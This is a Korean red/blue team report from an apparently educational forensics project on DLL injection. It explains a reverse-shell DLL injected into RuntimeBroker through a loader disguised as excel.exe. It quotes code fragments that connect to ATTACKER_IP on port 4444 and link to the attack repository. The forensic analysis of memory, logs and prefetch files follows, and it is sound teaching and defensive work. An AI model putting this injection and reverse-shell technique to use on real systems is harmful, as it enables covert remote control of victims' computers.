
DLL Injection 분석 보고서

RED 담당자	박유지
BLUE 담당자	이채리
진행 상태	진행 중
마감일	@2023년 8월 29일
최종 편집 일시	@2023년 8월 31일 오후 7:28
최종 편집자	이채리
프로젝트	시나리오 파트별 테스트

DLL Injection 공격/분석 보고서

1. 취약점 개요



- DLL Injection은 실행 중인 다른 프로세스에 특정 DLL 파일을 강제로 삽입하는 공격이다.
- 다른 프로세스에게 LoadLibrary() API를 스스로 호출하도록 명령하여 프로세스가 실행될 때 공격자가 원하는 DLL을 로딩하도록 만드는 원리이다.

2. 코드 구성도

실제로 공격에 사용하기 위해 작성한 코드는 첨부된 github 링크 내에서 확인할 수 있다.

https://github.com/jjeongyuni00/Forensic-Project/tree/main/dll_injection

github 내 디렉토리 구조는 다음과 같다.

```
├── main.cpp # [victim] 공격 exe 파일
├── revshell.py # [attacker] reverse shell
├── test.dll # [C&C] 공격 dll 파일
└── dll
    ├── dllmain.cpp
    ├── pch.cpp
    ├── framework.h
    └── pch.h
```

3. 코드 구현 과정

1. **대상 프로세스 선택**: DLL Injection을 적용할 대상 프로세스를 선택한다. 본 공격 시나리오에서는 Windows 10에서 항상 실행 중인 RuntimeBroker 프로세스 아래에 공격에 사용하는 DLL 파일을 삽입한다.
2. **DLL 파일 선택**: Injection할 DLL 파일을 선택한다. 일반적으로 Injection 공격에 사용하는 DLL 파일은 주로 악성 코드를 포함하거나, 특정 동작을 수행하는 코드가 포함되어 있다. 본 공격 시나리오에서는 C++ 언어를 활용하여 작성한 DLL 코드를 사용하였으며, 이 코드는 특정 포트(4444)를 통해 공격자 서버와 피해자 간에 리버스 쉘을 형성하는 역할을 한다.
3. **대상 프로세스 메모리 공간 할당**: `VirtualAllocEx` 함수를 사용해 대상 프로세스 내에서 DLL 코드를 삽입할 메모리 공간을 확보한다.
4. **DLL 코드/데이터 주입**: 선택한 DLL 파일의 내용을 대상 프로세스의 할당된 메모리 공간에 주입한다. 이를 위해 `WriteProcessMemory` 함수를 사용했다.
5. **원격 스레드 생성**: 대상 프로세스 내에서 새로운 스레드를 생성한다. 이 스레드는 방금 주입한 DLL 코드를 실행하게 된다. `CreateRemoteThread` 함수를 사용하여 스레드를 생성했다.
6. **DLL 코드 실행**: 생성된 원격 스레드가 DLL 내의 코드를 실행한다. 이로써 DLL은 대상 프로세스의 메모리 공간 내에서 동작하게 되며, 프로세스의 동작을 변경하거나 원하는 작업을 수행할 수 있다. 피해자가 트리거 파일(excel.exe)을 실행하면 DLL 코드가 실행되면서 공격자의 IP 172.30.40.138, 그리고 미리 열어둔 포트번호 4444로 리버스 쉘을 형성하게 된다.
7. **결과 확인**: DLL 코드가 대상 프로세스 내에서 실행되면서 cmd 쉘이 발생, 예상한 동작이 수행되는지 확인한다.

4. 공격 시나리오

1) dllmain.cpp, pch.cpp, framework.h, pch.h 네 개의 코드를 이용해 공격에 사용할 dll 파일을 빌드한다.

2) dll 파일을 공격자의 깃허브에 미리 업로드 한다.

3) 공격자는 자신의 서버에서 4444번 포트를 열고 연결을 기다리도록 작성한 reverse.py 코드를 실행시킨다.

4) main.cpp 코드를 통해 DLL Injection 공격에 사용될 실행 파일을 빌드하고, Microsoft excel 바로 가기 파일로 위장하여 피해자 PC의 바탕화면 경로로 전송한다.

5) 피해자가 Excel.exe를 실행할 때, 프로세스 내에 악성 DLL이 인젝션되어 실행된다. 이 DLL 코드는 공격자의 IP와 포트 번호로 연결을 시도하고, 이를 통해 리버스 쉘 연결이 형성되도록 한다.

5. 프로젝트 흐름 및 주요 코드 라인

1) 공격자 서버에서 통신 대기

```
#-- revshell.py --#

7 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # socket 통신
```

2) exe 파일 실행 → 피해자 PC에 악성 dll 파일 생성


```
/* main.cpp (dll_reverse.exe) */

32 const CHAR url[] = DLL_URL   // dll을 지정한 url에서 가져옴
36 filePath += "\\kernel64.dll";  // 가져온 dll을 kernel64.dll로 저장함
51 pid = getProcesses();          // pid를 가져오는 함수
61 if (wcscmp(szProcessName, L"RuntimeBroker.exe") == 0) // RuntimeBroker.exe를 가져옴
```

3) 하드코딩된 공격자 ip와 port로 socket 통신


```
/* dllmain.cpp (dll_inject.dll) */

45 getaddrinfo(ATTACKER_IP, "4444", &hints, &result);  // 공격자 ip, port 정보 추가
49 ConnectSocket = socket(ptr->ai_family, ptr->ai_socktype, ptr->ai_protocol)  // socket으로 통신
```

6. Trouble Shooting

▼ 한글 인코딩 오류



~~한글 디코딩 과정에서 오류가 나는 것을 확인하였고, 해당 라인에서의 디코딩 방식을 CP949 로 지정하여 오류가 발생하지 않음을 확인하였음~~



한글 깨짐 → ~~이 문제는 kali에서 한글을 설치하면 될 것 같음~~ → 한글 출력은 무시하고 인코딩 오류가 발생하지 않게 하는 방향으로 해결하였음

```
# errors="ignore" 옵션 추가
.decode(encoding="utf-8", errors="ignore")
```

UnicodeDecodeError: 'utf8' codec can't decode byte 0x9c

I have a socket server that is supposed to receive UTF-8 valid characters from clients.
The problem is some clients (mainly hackers) are sending all the wrong kind of data over it.
I can easily


https://stackoverflow.com/questions/12468179/unicodedecodeerror-utf8-codec-cant-decode-byte-0x9c

한글 인코딩 종류 및 문제점 (UTF-8 vs. EUC-KR)

한글 인코딩 방식은 크게 두가지로 나뉩니다. UTF-8 과 EUC-KR 방식입니다. 원래 윈도우는 CP949방식을 사용했는데, 윈도우를 개발한 마이크로 소프트에서 EUC-KR 방식에서 확장하였기 때문에 MS949라고도 부릅니다. 참고로 현재는 윈도우가 유니코드도 지원하며, 요즘 개발되는 윈도우는 유니코드를 베이스로 베이스로 하고 있다고

https://jyjun1015.tistory.com/35

▼ vmware 윈도우 dll 오류



VCRUNTIME140D.dll, VCRUNTIME140_1D.dll, ucrtbased.dll에 대해서도 동일한 시스템 오류가 발생 >> victim PC에 visual studio 설치하여 해결

MSVCP140D.dll에 오류가 있거나 Windows 에서 실행할 수 없는 이미지

Microsoft Visual Studio 에서 소스코드 공부를 하는데 아래와 같은 에러가 났습니다.
C:\WINDOWS\SYSTEM32\MSVCP140D.dll에 오류가 있거나 Windows에서 실행할 수 없는 이지미입니다. 원본 설치 미디어를 사용하여 프로그램을 다시 설치해 보거나 시스템 관리자 또는 소프트웨어 공급업체에 지원을 요

https://romanee.tistory.com/2

7. DLL Injection 분석

1) 분석 환경

원본 증거 이름	PM.vmem	원본 증거 이름	PM.vmdk
원본 증거 형태	메모리	원본 증거 형태	디스크
원본 크기	4.0GB	원본 크기	18.0GB
해시 (MD5)	74e821824d5a31a3dd77d52118e89b02	해시 (MD5)	ed46dc8b95c44af485f3cc6d3224fea1
해시 (SHA-256)	3e4f7fba9ea5f753ada715450d0eb281dde5f0439f0388	해시 (SHA-256)	91c3af7ea44f012a653915fad9c138aef16b1ca87f

2) 분석 도구

도구명	버전	용도
Volatility3	2.4.1	메모리 분석
FTK Imager	4.5.0.3	디스크 이미징 및 마운트, 메모리 덤프
WinPrefetchView	1.37	Prefetch 파일 분석
IDA	8.3	바이너리 파일을 어셈블리어로 디스어셈블
strings	2.54	바이너리 파일에서 문자열 추출
UPX	3.96	오픈소스 실행 파일 압축
ExeInfo PE	0.0.6.3	PE 파일 분석

3) 공격 타임라인

시각 (UTC +09:00)	행위
2023-08-25 00:01:33	ghost.exe에서 PowerShell 스크립트를 이용해 PM PC에 excel.exe를 저장
2023-08-25 00:06:50	PM PC에서 excel.exe 실행
2023-08-25 00:06:52	PM PC에서 kernel64.dll이 생성
2023-08-25 00:15:00	Proxy Server에서 PM PC로 RDP 접속
2023-08-25 00:15:12	PM PC에서 Xshell 실행
2023-08-25 00:15:20	PM PC에서 Xshell(SSH)을 이용해 DataBase에 연결
2023-08-25 00:27:33	Xshell 연결 종료
2023-08-25 00:29:21	RDP 연결 종료


4) PowerShell Log 분석

DLL Injection이 수행되기 전, A는 공격자의 웹 서버로부터 원하는 명령어 입력이 가능한 취약점(SMBGhost)이 존재하는 파일 전송 프로그램 ghost.exe를 내려받게 된다.

공격자는 A로의 최초 침투 이후 내부 이동으로 DLL injection 공격의 피해 대상인 B로 이동해 시스템을 장악하게 되는데, 공격에 사용되는 **excel.exe** 파일은 DLL Injection 전 단계에서 SMBGhost 취약점을 이용해 B로 전달된다.


A의 메모리 분석 결과 취약점을 이용해 PowerShell을 이용해서 인젝션 실행에 사용하기 위해 작성한 **dll.exe** 파일을 가져온다. 그 후 B의 바탕화면 경로에 **excel.exe**로 저장하는 명령어 입력을 확인했다.

PowerShell 스크립트의 내용을 분석하기 위해, ***C:\Windows\System32\winevt\Logs*** 디렉터리에 위치한 로그 파일들을 추출해 확인했다.




FTK Imager - Windows PowerShell.evtx 추출

로그 파일의 내용을 살펴보면 PowerShell을 통해 **excel.exe**을 ***C:\Users\PM\Desktop*** 경로에 다운로드 한 것을 확인할 수 있다.




Windows PowerShell.evtx - EventViewer 확인

다운로드한 **excel.exe**의 실행 여부를 파악하기 위해 ***C:\Windows\Prefetch*** 경로에서 prefetch 파일을 추출한 후 상세 내용을 살펴보았다.



FTK Imager - EXCEL.EXE-0B76A85A.pf 추출

추출한 excel.exe의 프리패치 파일 내용을 **WinPrefetchView**를 통해 분석해 보니, excel.exe 파일이 2023년 8월 25일 오전 12시 06분 50초에 실행된 것을 알 수 있었다.




WinPrefetchView - EXCEL.EXE-0B76A85A.pf 확인

파일을 실행할 때 ***C:\Windows\System32*** 혹은 ***C:\Users\PM\APPDATA\LOCALALLOW\MICROSOFT\CRYPTNETURLCACHE*** 하위 경로에서 가져오는 여러 dll 파일을 사용하고 있었다. 하지만 **dll_inject[1].dll**이라는 라이브러리는 다른 dll 파일들과 다르게 임시경

로에서 가져오기 때문에 우선 수상한 파일로 분류했다.

5) 의심스러운 파일 분석(excel.exe)

FTK Imager를 이용해 의심스러운 파일 excel.exe이 다운로드된 경로
C:\USERS\PM\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\O5VXEWAY에서 해당 파일을 추출했다.




FTK Imager - excel.exe 추출

추출한 excel.exe 파일의 내부 문자열을 **strings** 도구를 이용해 확인했지만 난독화되어 해석할 수 없었다.

strings - excel.exe


Exeinfo PE 도구를 활용하여 파일이 패킹 되어있는지 확인한 결과, 해당 파일이 **UPX**를 사용하여 패킹 되어 있음을 확인했다.



Exeinfo PE - excel.exe 패킹 여부 확인


공격자가 추적을 피하거나 분석에 혼란을 주기 위해 악성 프로그램을 패킹하여 배포했음을 알 수 있었다.

excel.exe 파일을 언패킹하는 과정은 다음과 같다.




UPX - excel.exe 언패킹

언패킹된 excel.exe 파일을 **strings**를 이용해 파일 내부의 문자열 값을 다시 추출했다.



strings - excel.exe

분석 결과 내부에서 GitHub 링크를 발견할 수 있었다.

